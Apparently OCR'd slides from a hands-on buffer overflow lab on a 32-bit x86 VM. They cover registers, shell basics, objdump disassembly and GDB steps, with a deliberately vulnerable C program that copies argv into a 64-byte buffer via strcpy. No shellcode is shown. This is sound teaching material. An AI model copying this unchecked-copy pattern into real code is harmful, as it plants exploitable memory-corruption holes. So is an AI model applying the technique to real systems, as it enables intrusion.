
BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.




BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to gets/etc. begins.




BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.



BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.



It's time to get **really** serious

Buffer Overflow Attack – Hands-On Lab

The following is based on Ben Holland’s notes on buffer overflow attacks as a part of the Program Analysis for Cybersecurity training for 2020 US Cyber Challenge security boot camps - https://ben-holland.com/pac2020/

TODAY'S RESOURCES

http://phrack.org/issues/49/14.html


https://www.gnu.org/software/gdb/

The details discussed in this module *assumes* a 32-bit x86 architecture


X86 (32-bit) Registers

EAX – Accumulator register (general purpose register)
ECX – Counter register (general purpose register)
EDX – Data register (general purpose register)
EBX – Base register (general purpose register)
ESP – Stack Pointer register
EBP – Base Pointer register
ESI – Source Index register
EDI – Destination Index register
EIP – Instruction Pointer register

Addresses are 1 Word/4 bytes/32 bits



Little Endian Bytes Ordering



What do we need for this Lab?

- Virtual Box (6.0.x): https://www.virtualbox.org/wiki/Download_Old_Builds_6_0
- The free hacking-live-1.0 live Linux distribution created by NoStarch Press for the Hacking – The Art of Exploitation (2nd Edition) book.
  - Virtual Machine: http://www.benjaminsbox.com/pac/HackingLive.ova
  - The distribution is an x86 (32-bit) Ubuntu distribution and contains all the tools you will need to complete the lab already preinstalled.
  - Credentials: *pac:badpass*

What are we going to do?

- We are going to exploit the buffer overflow vulnerability in the code below by injecting a shellcode that prints `Owned!!!` on terminal.

```
#include <stdio.h>
int main(int argc, char **argv) {
  char buf[64];
  strcpy(buf, argv[1]);
}
```

Before we start!


Shell Basics

- `man` : A command line interface to the command reference manual
- `pwd` : Prints the current working directory
- `cd` : Changes the working directory
- `cat` : Concatenates (prints) a file to the standard output
- `grep` : Searches for a pattern in a file
- `|` : Pipes are used to redirect output of a program to the input of another program
- `>` : Redirect stream to write to a file
- `>>` : Redirect stream to append to a file
- `<` : Redirect file contents into program stdin
- `~` : A path shortcut to the home directory (e.g. `cd ~/Desktop`)
- `$(cat myfile)` : Evaluates an expression
- `` `cat myfile` `` : Backticks can also be used to evaluate an expression
- `hexdump` : Displays file contents as hexadecimal
- `nano` / `vi` / `hexedit` : These are file editors
- `wc` : Prints newline, word, and byte counts of a file

Important Note

The presented exploitation process merely provides a set of guidelines on how to perform buffer overflow attacks. The associated virtual machine has security features turned off and everything setup for performing the lab. Therefore, the discussed exploitation may not work on other Linux distributions.

Compile and Run the Vulnerable Program




Compilation command

"-g" denotes that debug symbols should be added to the compiled binary

runs our program with a string input of 5 As

Inspecting Compiled Code with GNU objdump



```
pac@pac:~/bof $ objdump -M intel -D basic_vuln.o | grep -A20 main.:
08048374 <main>:
 8048374:       55                      push   ebp
 8048375:       89 e5                   mov    ebp,esp
 8048377:       83 ec 58                sub    esp,0x58
 804837a:       83 e4 f0                and    esp,0xfffffff0
 804837d:       b8 00 00 00 00          mov    eax,0x0
 8048382:       29 c4                   sub    esp,eax
 8048384:       8b 45 0c                mov    eax,DWORD PTR [ebp+12]
 8048387:       83 c0 04                add    eax,0x4
 804838a:       8b 00                   mov    eax,DWORD PTR [eax]
 804838c:       89 44 24 04             mov    DWORD PTR [esp+4],eax
 8048390:       8d 45 b8                lea    eax,[ebp-72]
 8048393:       89 04 24                mov    DWORD PTR [esp],eax
 8048396:       e8 05 ff ff ff          call   80482a0 <strcpy@plt>
 804839b:       c9                      leave
 804839c:       c3                      ret
 804839d:       90                      nop
 804839e:       90                      nop
 804839f:       90                      nop

080483a0 <__libc_csu_fini>:
pac@pac:~/bof $
```

1

The **"–M intel"** option specifies that the assembly instructions should be printed in Intel syntax instead of the alternative AT&T syntax

The *objdump* program will spit out a lot of information, so we can pipe the output into *grep* to only display **20** lines after the line that matches the regular expression "**main.:**"

2

Notice that the call to *strcpy* occurs at memory address `0x08048396`

Our program code is stored in **memory**, and *every instruction is assigned a memory address*

Using GDB to Run our Vulnerable Program

Set a breakpoint at the **main** function


Run the program "run" with empty arguments

Inspect the registers "info registers"

A CPU register is like a special internal variable that is used by the processor

To view the value of a single register (e.g., EIP), then we use the command: "info register eip"

Quit GDB



1. Running the GNU Debugger (GDB) in quite mode (-q) for basic_vuln.o
2. Set a breakpoint at the **main** function
3. Run the program "run" with empty arguments
4. Reached the breakpoint at function **main**
5. Inspect the registers "info registers"
6. Quit GDB
7. Answer "y" to confirm quitting

